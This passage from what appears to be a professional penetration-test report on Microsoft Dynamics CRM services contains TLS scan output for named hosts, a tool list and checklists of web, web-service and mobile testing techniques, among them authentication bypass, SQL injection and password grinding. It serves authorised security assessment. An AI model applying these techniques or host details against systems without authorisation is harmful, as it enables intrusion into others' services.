 DROWN (CVE-2016-0800, CVE-2016-0703)      not vulnerable on this host and port (OK)
                                           make sure you don't use this certificate
elsewhere with SSLv2 enabled services

https://censys.io/ipv4?q=5DD0962ECF2C18641599CBCFA4C0FB604D2FAA1810368414BCF24CE2282D5F9
F could help you to find out
 LOGJAM (CVE-2015-4000), experimental      not vulnerable (OK): no DH EXPORT ciphers, no
DH key detected
 BEAST (CVE-2011-3389)                     no SSL3 or TLS1 (OK)
 LUCKY13 (CVE-2013-0169), experimental     potentially VULNERABLE, uses cipher block
chaining (CBC) ciphers with TLS. Check patches
 RC4 (CVE-2013-2566, CVE-2015-2808)        no RC4 ciphers detected (OK)


 Testing 370 ciphers via OpenSSL plus sockets against the server, ordered by encryption
strength

Hexcode  Cipher Suite Name (OpenSSL)       KeyExch.   Encryption  Bits     Cipher Suite
Name (IANA/RFC)
-----------------------------------------------------------------------------------------
-------------------------------------
 xc030   ECDHE-RSA-AES256-GCM-SHA384       ECDH 256   AESGCM      256
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
 xc028   ECDHE-RSA-AES256-SHA384           ECDH 256   AES         256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
 xc014   ECDHE-RSA-AES256-SHA              ECDH 256   AES         256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
 x9d     AES256-GCM-SHA384                 RSA        AESGCM      256
TLS_RSA_WITH_AES_256_GCM_SHA384
 x3d     AES256-SHA256                     RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA256
 x35     AES256-SHA                        RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA
```

```
 xc02f   ECDHE-RSA-AES128-GCM-SHA256       ECDH 256   AESGCM      128
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
 xc027   ECDHE-RSA-AES128-SHA256           ECDH 256   AES         128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
 xc013   ECDHE-RSA-AES128-SHA              ECDH 256   AES         128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
 x9c     AES128-GCM-SHA256                 RSA        AESGCM      128
TLS_RSA_WITH_AES_128_GCM_SHA256
 x3c     AES128-SHA256                     RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA256
 x2f     AES128-SHA                        RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA


 Running client simulations (HTTP) via sockets

 Android 4.2.2                No connection
 Android 4.4.2                TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Android 5.0.0                TLSv1.2 ECDHE-RSA-AES128-GCM-SHA256, 256 bit ECDH (P-256)
 Android 6.0                  TLSv1.2 ECDHE-RSA-AES128-GCM-SHA256, 256 bit ECDH (P-256)
 Android 7.0                  TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Chrome 65 Win 7              TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Chrome 70 Win 10             TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Firefox 59 Win 7             TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Firefox 62 Win 7             TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 IE 6 XP                      No connection
 IE 7 Vista                   No connection
 IE 8 Win 7                   No connection
 IE 8 XP                      No connection
 IE 11 Win 7                  TLSv1.2 ECDHE-RSA-AES256-SHA384, 256 bit ECDH (P-256)
 IE 11 Win 8.1                TLSv1.2 ECDHE-RSA-AES256-SHA384, 256 bit ECDH (P-256)
 IE 11 Win Phone 8.1 TLSv1.2 ECDHE-RSA-AES128-SHA256, 256 bit ECDH (P-256)
 IE 11 Win 10                 TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Edge 13 Win 10               TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Edge 13 Win Phone 10         TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Edge 15 Win 10               TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Opera 17 Win 7               TLSv1.2 ECDHE-RSA-AES128-SHA256, 256 bit ECDH (P-256)
 Safari 9 iOS 9               TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Safari 9 OS X 10.11          TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Safari 10 OS X 10.12         TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Apple ATS 9 iOS 9            TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Tor 17.0.9 Win 7             No connection
 Java 6u45                    No connection
 Java 7u25                    No connection
 Java 8u161                   TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Java 9.0.4                   TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 OpenSSL 1.0.1l               TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 OpenSSL 1.0.2e               TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)

 Done 2019-04-26 09:26:57 [  76s] -->> 137.117.218.101:443 (home.dynamics.com) <<--
```

*testssl.sh output for *.crm.dynamics.com:8085:*

```
 Start 2019-05-14 16:24:17        -->> 13.88.186.74:8085 (crm828639.crm.dynamics.com)
<<--

 rDNS (13.88.186.74):    --
 Service detected:       HTTP


 Testing protocols via sockets except NPN+ALPN

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      not offered
 TLS 1.1    not offered
 TLS 1.2    offered (OK)
 TLS 1.3    not offered
 NPN/SPDY   not offered
 ALPN/HTTP2 h2, http/1.1 (offered)

 Testing cipher categories

 NULL ciphers (no encryption)                  not offered (OK)
 Anonymous NULL Ciphers (no authentication)    not offered (OK)
 Export ciphers (w/o ADH+NULL)                 not offered (OK)
 LOW: 64 Bit + DES encryption (w/o export)     not offered (OK)
 Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])    not offered (OK)
 Triple DES Ciphers (Medium)                   not offered (OK)
 High encryption (AES+Camellia, no AEAD)       offered (OK)
 Strong encryption (AEAD ciphers)              offered (OK)


 Testing robust (perfect) forward secrecy, (P)FS -- omitting Null
Authentication/Encryption, 3DES, RC4

  PFS is offered (OK)          ECDHE-RSA-AES256-GCM-SHA384 ECDHE-RSA-AES256-SHA
                               ECDHE-RSA-AES128-GCM-SHA256 ECDHE-RSA-AES128-SHA
 Elliptic curves offered:     prime256v1 secp384r1 X25519


 Testing server preferences

 Has server cipher order?     yes (OK)
 Negotiated protocol          TLSv1.2
 Negotiated cipher            ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Cipher order
    TLSv1.2:   ECDHE-RSA-AES256-GCM-SHA384 ECDHE-RSA-AES128-GCM-SHA256
               ECDHE-RSA-AES128-SHA ECDHE-RSA-AES256-SHA AES256-GCM-SHA384
               AES128-GCM-SHA256 AES256-SHA256 AES128-SHA256 AES256-SHA
               AES128-SHA


 Testing server defaults (Server Hello)

 TLS extensions (standard)    "status request/#5" "renegotiation info/#65281"
                              "application layer protocol negotiation/#16"
                              "extended master secret/#23"
 Session Ticket RFC 5077 hint (no lifetime advertised)
 SSL Session ID support       yes
 Session Resumption           Tickets no, ID: no
 TLS clock skew               -5 sec from localtime
 Signature Algorithm          SHA256 with RSA
 Server key size              RSA 2048 bits
 Server key usage             Digital Signature, Key Encipherment, Data Encipherment
Server extended key usage    TLS Web Client Authentication, TLS Web Server
Authentication
 Serial / Fingerprints        7B000109360859512F2A015CA7000000010936 / SHA1
BF8BD7EB0B85ACF99BEB773CACB7858CB52BB8BE
                              SHA256
A1239D20CDE29416BA98224E1AF530E318CFB744295F6E84A42377DC104D20E8
 Common Name (CN)             *.crm.dynamics.com
 subjectAltName (SAN)         *.crm5.dynamics.com *.api.crm5.dynamics.com
                              *.crm.dynamics.com *.api.crm.dynamics.com
                              *.crm4.dynamics.com *.api.crm4.dynamics.com
                              *.crm2.dynamics.com *.api.crm2.dynamics.com
                              *.crm3.dynamics.com *.api.crm3.dynamics.com
                              *.crm6.dynamics.com *.api.crm6.dynamics.com
                              *.crm7.dynamics.com *.api.crm7.dynamics.com
                              *.crm8.dynamics.com *.api.crm8.dynamics.com
                              *.crm10.dynamics.com *.api.crm10.dynamics.com
                              *.crm11.dynamics.com *.api.crm11.dynamics.com
                              *.crm12.dynamics.com *.api.crm12.dynamics.com
                              *.crm13.dynamics.com *.api.crm13.dynamics.com
                              *.crm14.dynamics.com *.api.crm14.dynamics.com
                              *.crm15.dynamics.com *.api.crm15.dynamics.com
                              *.crm16.dynamics.com *.api.crm16.dynamics.com
                              *.crm17.dynamics.com *.api.crm17.dynamics.com
                              *.crm18.dynamics.com *.api.crm18.dynamics.com
 Issuer                       Microsoft IT TLS CA 1 (Microsoft Corporation from US)
 Trust (hostname)             Ok via SAN wildcard and CN wildcard (same w/o SNI)
 Chain of trust               Ok
 EV cert (experimental)       no
 Certificate Validity (UTC)   303 >= 60 days (2018-03-13 20:47 --> 2020-03-12 20:47)
 # of certificates provided   2
 Certificate Revocation List
http://mscrl.microsoft.com/pki/mscorp/crl/Microsoft%%20IT%%20TLS%%20CA%%201.crl

http://crl.microsoft.com/pki/mscorp/crl/Microsoft%%20IT%%20TLS%%20CA%%201.crl
 OCSP URI                     http://ocsp.msocsp.com
 OCSP stapling                offered, not revoked
 OCSP must staple extension   --
 DNS CAA RR (experimental)    not offered
 Certificate Transparency     --


 Testing HTTP header response @ "/"

 HTTP Status Code             200 OK
 HTTP clock skew              -1 sec from localtime
 IPv4 address in header        Strict Transport Security    not offered
 Public Key Pinning           --
 Server banner                Microsoft-HTTPAPI/2.0

 Application banner           --
 Cookie(s)                    (none issued at "/")
 Security headers             --
 Reverse Proxy banner         --
 Testing vulnerabilities

 Heartbleed (CVE-2014-0160)                not vulnerable (OK), no heartbeat extension
 CCS (CVE-2014-0224)                       not vulnerable (OK)
 Ticketbleed (CVE-2016-9244), experiment.  not vulnerable (OK), no session ticket
extension
 ROBOT                                     not vulnerable (OK)
 Secure  Renegotiation  (CVE-2009-3555)  not  vulnerable  (OK)
 Secure  Client-Initiated  Renegotiation  not  vulnerable  (OK)
 CRIME, TLS (CVE-2012-4929)                not vulnerable (OK)
 BREACH (CVE-2013-3587)                    potentially NOT ok, uses gzip HTTP
compression. - only supplied "/" tested
                                           Can be ignored for static pages or if no
secrets in the page
 POODLE, SSL (CVE-2014-3566)               not vulnerable (OK)
 TLS_FALLBACK_SCSV (RFC 7507)              No fallback possible, no protocol below TLS
1.2 offered (OK)
 SWEET32 (CVE-2016-2183, CVE-2016-6329)    not vulnerable (OK)
 FREAK (CVE-2015-0204)                     not vulnerable (OK)
 DROWN (CVE-2016-0800, CVE-2016-0703)      not vulnerable on this host and port (OK)
                                           make sure you don't use this certificate
elsewhere with SSLv2 enabled services

https://censys.io/ipv4?q=A1239D20CDE29416BA98224E1AF530E318CFB744295F6E84A42377DC104D20E
8 could help you to find out
 LOGJAM (CVE-2015-4000), experimental      not vulnerable (OK): no DH EXPORT ciphers, no
DH key detected
 BEAST (CVE-2011-3389)                     no SSL3 or TLS1 (OK)
 LUCKY13 (CVE-2013-0169), experimental     potentially VULNERABLE, uses cipher block
chaining (CBC) ciphers with TLS. Check patches
 RC4 (CVE-2013-2566, CVE-2015-2808)        no RC4 ciphers detected (OK)


 Testing 370 ciphers via OpenSSL plus sockets against the server, ordered by encryption
strength

Hexcode  Cipher Suite Name (OpenSSL)       KeyExch.   Encryption  Bits     Cipher Suite
Name (IANA/RFC)
----------------------------------------------------------------------------------------
-------------------------------------
 xc030   ECDHE-RSA-AES256-GCM-SHA384       ECDH 256   AESGCM      256
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
 xc014   ECDHE-RSA-AES256-SHA              ECDH 256   AES         256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
 x9d     AES256-GCM-SHA384                 RSA        AESGCM      256
TLS_RSA_WITH_AES_256_GCM_SHA384
 x3d     AES256-SHA256                     RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA256
 x35     AES256-SHA                        RSA        AES         256
TLS_RSA_WITH_AES_256_CBC_SHA
 xc02f   ECDHE-RSA-AES128-GCM-SHA256       ECDH 256   AESGCM      128
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
 xc013   ECDHE-RSA-AES128-SHA              ECDH 256   AES         128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
 x9c     AES128-GCM-SHA256                 RSA        AESGCM      128
TLS_RSA_WITH_AES_128_GCM_SHA256
```

```
 x3c     AES128-SHA256                     RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA256
 x2f     AES128-SHA                        RSA        AES         128
TLS_RSA_WITH_AES_128_CBC_SHA


 Running client simulations (HTTP) via sockets

 Android 4.2.2                 No connection
 Android 4.4.2                 TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Android 5.0.0                 TLSv1.2 ECDHE-RSA-AES128-GCM-SHA256, 256 bit ECDH (P-256)
 Android 6.0                   TLSv1.2 ECDHE-RSA-AES128-GCM-SHA256, 256 bit ECDH (P-256)
 Android 7.0                   TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Chrome 65 Win 7               TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Chrome 70 Win 10              TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Firefox 59 Win 7              TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Firefox 62 Win 7              TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 IE 6 XP                       No connection
 IE 7 Vista                    No connection
 IE 8 Win 7                    No connection
 IE 8 XP                       No connection
 IE 11 Win 7                   TLSv1.2 ECDHE-RSA-AES128-SHA, 256 bit ECDH (P-256)
 IE 11 Win 8.1                 TLSv1.2 ECDHE-RSA-AES128-SHA, 256 bit ECDH (P-256)
 IE 11 Win Phone 8.1           TLSv1.2 ECDHE-RSA-AES128-SHA, 256 bit ECDH (P-256)
 IE 11 Win 10                  TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Edge 13 Win 10                TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Edge 13 Win Phone 10          TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Edge 15 Win 10                TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 253 bit ECDH (X25519)
 Opera 17 Win 7                TLSv1.2 ECDHE-RSA-AES128-SHA, 256 bit ECDH (P-256)
 Safari 9 iOS 9                TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Safari 9 OS X 10.11    TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256) Safari
 10 OS X 10.12 TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Apple ATS 9 iOS 9             TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Tor 17.0.9 Win 7              No connection
 Java 6u45                     No connection
 Java 7u25                     No connection
 Java 8u161                    TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 Java 9.0.4                    TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 OpenSSL 1.0.1l                TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)
 OpenSSL 1.0.2e                TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384, 256 bit ECDH (P-256)

 Done 2019-05-14 16:27:26 [ 192s] -->> 13.88.186.74:8085 (crm828639.crm.dynamics.com)
<<--
```

testssl.sh output for *.crm.dynamics.com:8086:

4 Appendices

4.1 Tool List

The following tools were used during the assessment:

Tools Used	Description
Burp Suite Pro	Intercepting proxy and web application scanner https://portswigger.net/
Google Chrome	Web browser https://www.google.com/chrome/
Mozilla Firefox	Web browser https://www.firefox.com/
Nikto	Open source web server scanner https://cirt.net/nikto2
sqlmap	Automatic SQL injection and database takeover tool http://sqlmap.org/
iFile	File browser for iOS http://cydia.saurik.com/package/eu.heinelt.ifile/
iFunBox	Application manager for iOS http://i-funbox.com/
iKeyMonitor	Key logging application for iOS and Android https://ikeymonitor.com/

4.2 Tailored Methodologies

4.2.1 Web Application Security Assessment

Key Information

The primary areas of concern in web application security are authentication bypass, injection, account traversal, privilege escalation, and data extraction.

Our methodology covers all of the OWASP top ten web application security risks and more.

A1: Injection

A2: Broken Authentication

A3: Sensitive Data Exposure

A4: XML External Entities (XXE)

A5: Broken Access Control

A6: Security Misconfiguration

A7: Cross-Site Scripting (XSS)

A8: Insecure Deserialization

A9: Using Known Vulnerable Components

A10: Insufficient Logging and Monitoring

Test Highlights

Web application assessments can be performed either remotely or on site, depending on the exposure of the application. The purpose of the assessment is to identify any vulnerabilities which can be exploited in order to attack the system or other users, bypass controls, escalate privileges, or extract sensitive data.

During the assessment the consultants will use proven non-invasive testing techniques to quickly identify any weaknesses. The application is viewed and manipulated from several perspectives, including with no credentials, user credentials, and privileged user credentials.

More Details

Unvalidated Input

Where information from web requests is not validated before being used by a web application, an attacker could use this flaw to access and attack the supporting back-end components or other users. Examples of this type of attack include cross-site scripting, SQL injection, OS command injection, and SOAP injection.

Broken Access Control

Access control restrictions determine what authenticated users are allowed to do in a web application. When they are not properly enforced an attacker can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorised functions.

Broken Authentication and Session Management

When account credentials and session tokens are not properly protected, an attacker can exploit these weaknesses in order to defeat authentication restrictions and assume other users' identities.

Session hijacking can be achieved when a valid session token is exploited to gain unauthorised access to information or services in a computer system. Session tokens are normally randomised or encrypted to prevent session hijacking. Cookies are supposed to be stored and sent back to the server unchanged, but an attacker can modify their values. The process of tampering with the value of cookies is called cookie poisoning, and is sometimes used after cookie theft to make an attack persistent. When a user logs in to an application, they usually supply a user ID or username and password to access it. It is possible for an attacker to discover the user ID and, with one part of the authentication taken care of, to run a brute-force attack which attempts to match a library of words to the password.

Cross-Site Scripting (XSS) Flaws

This occurs when the web application can be used as a mechanism to transport an attack to an end-user's browser. A successful attack could disclose the end-user's session token, attack the local machine, or spoof content to fool the user. An attacker can exploit these vulnerabilities by creating a malicious link or writing malicious code into a web application.

Buffer Overflows

Some web application server-side components may be vulnerable to buffer overflow attacks. A remote attacker may be able to provide specially-crafted malicious input which causes the components to crash and, in some cases, can lead to remote code execution. The affected components are usually drivers, CGI, libraries, and web application server components.

Injection Flaws

Web applications often pass parameters or arguments between the application and the OS or external system. If an attacker can embed malicious commands in these parameters, the external system may execute those commands on behalf of the web application. Most frequently this attack uses SQL or LDAP. SQL injection is the inputting of malicious SQL commands to the web front-end presentation service.

SQL injection is possible on applications which dynamically create content on the server via a call to a SQL server (Oracle, MS-SQL, MySQL etc.). A lack of filtering on the client-side data input can allow an attacker to delimit the existing SQL query and append additional SQL. This means that any value which can be manipulated by the client may be vulnerable, including hidden values and parameters passed in both GET and POST HTTP requests.

Improper Error Handling

There are instances where error conditions occur during normal operations and are not handled properly. If an attacker can identify the errors that the web application fails to handle correctly, they can systematically force those errors, revealing system information.

Insecure Storage

Storing information such as credentials usually involves cryptography. Integrating cryptography into a web application can be complex, and as a result there are often deficiencies in its execution. When the cryptographic function is not coded properly, or is not integrated appropriately, information is not protected.

Denial of Service

An attacker can survey an application to determine what processes use the most resources. With this knowledge it is possible to consume web application resources to a point where legitimate users can no longer access or use the application. In extreme cases the application can be knocked over and cease functioning completely.

Insecure Configuration Management

Having a strong server configuration standard is critical to a secure web application. These servers have many configuration options that affect security and are not secure out of the box. Configuration management ensures that any box being built from new has the correct security configuration and administration settings for its environment and purpose.

Build testing usually results in improvements to standard builds. We can supply build standard documents customised to your requirements, based on the results of the testing. We have experience with all operating systems which are commonly used as web application platforms, including Windows, Solaris, Linux, AIX, and HP-UX.

Detailed Methodology

We will perform an in-depth and thorough assessment of in-scope web applications to ensure that correct configuration and recommended practices have been followed to minimise client exposure. The following is a sample list of common tests that are performed when carrying out an application test. It will vary depending on the technology and protocols that have been implemented.

Web Server Specific

- Identify known vulnerabilities related to the web server version.

- Assess configuration issues.
- Search for default web server content.
- Identify information leakage.
- Locate information hidden within field variables of HTML forms and comments.
- Examine information contained in banners, usage instructions, help messages, and error messages.

Authentication

- Find a possible brute-force password guessing point in the application.
- Find valid login credentials with password grinding.
- Ensure a lockout policy for failed attempts is implemented.
- Assess if a lockout timeout is in place.
- Assess use of generic authentication error messages, preventing username enumeration.
- Bypass authentication with spoofed tokens.
- Bypass authentication with replay of authentication information.
- Determine the application logic to maintain authentication sessions, such as number of failures, logins allowed, and login timeouts.
- Determine the limitations of access control in the applications – access permissions, login session duration, and idle duration.
- If SSL is implemented, ensure the certificate is correctly configured.

Input Manipulation

- Find limitations of defined variables and protocol payload, data length and type, construct format.
- Use exceptionally long character strings to find buffer overflow vulnerability in applications.
- Concatenate commands in the input strings of the applications.
- Inject SQL language in the input strings of database-tied web applications.
- Examine cross-site scripting opportunities in the web application.
- Examine unauthorised directory or file access with path and directory traversal.

- Execute remote commands through server-side includes.
- Manipulate session or persistent cookies.
- Manipulate the (hidden) field variable in the HTML forms.
- Manipulation of HTTP fields such as “Referrer” and “Host”.
- Check validation, ensuring strong type, length, and data-format input.
- Determine the protocol specification of the server or client application.
- Deduce the program logic from error or debug messages in application outputs and from program behaviours and performance. By forcing the application to generate errors, useful information can be gained about the logic of the program

Session Management

- Determine session management information – number of concurrent sessions, IP-based authentication, role-based authentication, identity-based authentication, cookie usage, and session ID in hidden HTML field variables.
- Estimate session ID sequence and format.
- Determine if the session ID is maintained with IP address information; check if the same information can be retrieved on another machine.
- Gather excessive information with direct URL, direct instruction, action sequence jumping, or page skipping.
- Replay gathered information to fool applications.
- Check if commercially-proven session tokens such as ASP.NET_SessionID or JSESSIONID are in use.
- Ensure session variables are kept server side.
- Check for validation, cookie reinjection, and cookie manipulation.
- Ensure session tokens are not mixed with authentication tokens.
- Ensure authentication cookies are non-persistent.
- Check if a session timeout is enforced.
- Check that simultaneous logins are not permitted.
- Ensure that the user session is deleted on logout.
- Ensure the client-server communication channel is adequately secured for its intended use.

Language and Application Specific

- Identify application default content.
- Availability of administration interface.
- Check for default accounts.

Output Manipulation

- Retrieve valuable information stored in cookies.
- Retrieve valuable information from the client application cache.
- Retrieve valuable information stored in serialised objects.
- Retrieve valuable information stored in temporary files and object.

4.2.2 Web Service Security Assessment

Key Information

The primary areas of concern in web service security are code execution, authentication bypass, injection, privilege escalation, and data extraction.

NCC Group's web service assessment will find common vulnerabilities such as message replay attacks, XML complexity attacks, and transport security weaknesses.

Test Highlights

Web service assessments can be performed either remotely or on site, depending on the exposure of the service. The purpose of the assessment is to identify any vulnerabilities which can be exploited in order to attack the system or other users, bypass controls, escalate privileges, or extract sensitive data.

During the assessment the consultants will use proven non-invasive testing techniques to quickly identify any weaknesses. The service is assessed from several perspectives, including with no credentials, user credentials, and privileged user credentials.

More Details

Unvalidated Input

Where information from web requests is not validated before being used by a web service, an attacker could use this flaw to access and attack the supporting back-end components or other users. Examples of this type of attack include SQL injection, OS command injection, and SOAP injection.

Broken Access Control

Access control restrictions determine what authenticated users are allowed to do in a web service. When they are not properly enforced an attacker can exploit these flaws to access other users' accounts, view sensitive files, or use unauthorised functions.

Buffer Overflows

Some web service components may be vulnerable to buffer overflow attacks. A remote attacker may be able to provide specially-crafted malicious input which causes the components to crash and, in some cases, can lead to remote code execution.

Injection Flaws

Web services pass data between the user and server using a protocol called SOAP (the Simple Object Access Protocol), the basis of which is an XML structure defined in a WSDL (Web Services Description Language) document. If an attacker can embed malicious commands in the SOAP parameters, the external system may execute those commands on behalf of the web service.

Improper Error Handling

There are instances where error conditions occur during normal operations and are not handled properly. If an attacker can identify the errors that the web service fails to handle correctly, they can systematically force those errors, revealing system information.

Insecure Storage

Storing information such as credentials usually involves cryptography. Integrating cryptography into a web application can be complex, and as a result there are often deficiencies in its execution. When the cryptographic function is not coded properly, or is not integrated appropriately, information is not protected.

Denial of Service

An attacker can survey a service to determine what processes use the most resources. With this knowledge it is possible to consume web service resources to a point where legitimate users can no longer access or use the service. In extreme cases the service can be knocked over and cease functioning completely.

Detailed Methodology

We will perform an in-depth and thorough assessment of in-scope web services to ensure that correct configuration and recommended practices have been followed to minimise client exposure. The following is a sample list of common tests that are performed when carrying out a web service test. It will vary depending on the technology and protocols that have been implemented.

Web Server Specific

- Identify known vulnerabilities related to the web server version.
- Assess configuration issues.
- Search for default web server content.
- Identify information leakage.

Authentication

- Find valid login credentials with password grinding.
- Ensure a lockout policy for failed attempts is implemented.
- Assess if a lockout timeout is in place.
- Assess use of generic authentication error messages, preventing username enumeration.
- Bypass authentication with spoofed tokens.
- Bypass authentication with replay of authentication information.
- If SSL is implemented, ensure the certificate is correctly configured.

Input Manipulation

- Find limitations of defined variables and protocol payload, data length and type, construct format.
- Use exceptionally long character strings to find buffer overflow vulnerabilities.
- Inject malicious commands in the SOAP messages.
- Examine unauthorised directory or file access with path and directory traversal.
- Execute remote commands through server-side includes.
- Check validation, ensuring strong type, length, and data-format input.
- Determine the protocol specification of the server or client application.

Session Management

- Determine session management information – number of concurrent sessions, IP-based authentication, role-based authentication, and identity-based authentication
- Estimate session ID sequence and format.
- Determine if the session ID is maintained with IP address information; check if the same information can be retrieved on another machine.
- Replay gathered information to fool services.
- Ensure session variables are kept server side.
- Check if a session timeout is enforced.
- Check that simultaneous logins are not permitted.
- Ensure that the user session is deleted on logout.
- Ensure the client-server communication channel is adequately secured for its intended use.

Service Vulnerabilities

- Check for vulnerability to XML complexity, serialization, and external reference attacks.
- Examine SOAP messages for WSDL/WS-Inspection information disclosure vulnerabilities.
- Check for incorrect use of WS-Security standards.

- Check for transport security weaknesses, including insufficient certification chain validation and weak cipher suite configuration.

4.2.3 Mobile Application Security Assessment

Mobile applications have recently increased in popularity as users expect to access services on demand.

Security assessment will ensure that applications are secure in handling sensitive data and do not allow unauthorised access to back-end servers.

Our reports are geared towards highlighting issues within the application and educating developers to design and implement secure applications.

Modern mobile devices offer far more functionality than previous-generation mobile phones and PDAs. They now offer the power and functionality of traditional client computers and are therefore susceptible to many of the associated risks, as well as new risks unique to these devices.

Mobile application testing focusses on two types of application:

- Web-based applications, which use JavaScript, CSS and HTML5 technologies.
- Native iOS applications, which are developed using Objective-C and Cocoa Touch API.

For web-based applications, involving the use of HTTP- and HTTPS-based protocols, NCC Group's web application penetration testing methodology is used for the assessment. iOS applications may transmit data to the server using custom protocols, for which traffic analysis is initiated to identify the flow of sensitive data to the server and back. The network communication protocols will be analysed to ensure best practices are followed with regard to the confidentiality and integrity of data in transit.

The web service endpoints are identified for the application under review. The parameters sent to these endpoints are analysed to identify privilege escalation opportunities, error handling problems, injection flaws, broken access controls, and other web application threats.

The application is analysed to ascertain what information is stored locally on the device and could potentially be recovered from a stolen device or via a malicious application. Data artefacts can often be unknowingly stored in screenshots or in keyboard caches. Mobile applications store data locally on the device to maintain essential information during execution to aid performance or allow offline access. This cached information is reviewed to ensure that no sensitive data is stored in clear text, as insecure local storage is a concern if the device is lost or stolen.

A black-box assessment will be performed, in which the application is decompiled or reverse engineered to identify any sensitive information such as encryption keys, hard-coded back-end credentials, server IP addresses, or default credentials left behind by the developers within the binary. The consultant can also use debuggers to bypass client- side controls and analyse sensitive information available in memory after the application is launched.

If application source code is available, the use of native APIs will be analysed to ensure best practice. Where the application makes use of networked communications, attempts will be made to intercept and tamper with the data.

The final report will contain detailed recommendations to help developers patch the issues identified during the testing. Where an issue cannot be immediately patched, mitigation strategies will be presented, depending on the environment where the application is implemented.

4.3 Assessment Team

The following members of staff were assigned to this assessment:

Name	Job Title	Comments
James Briggs	Managing Security Consultant	CREST Certified Tester (CCT Applications) CHECK Team Leader (CTL Applications)
Mikey Reynolds	Senior Security Consultant	
Soroush Dalili	Principal Security Consultant	CREST Certified Tester (CCT Applications)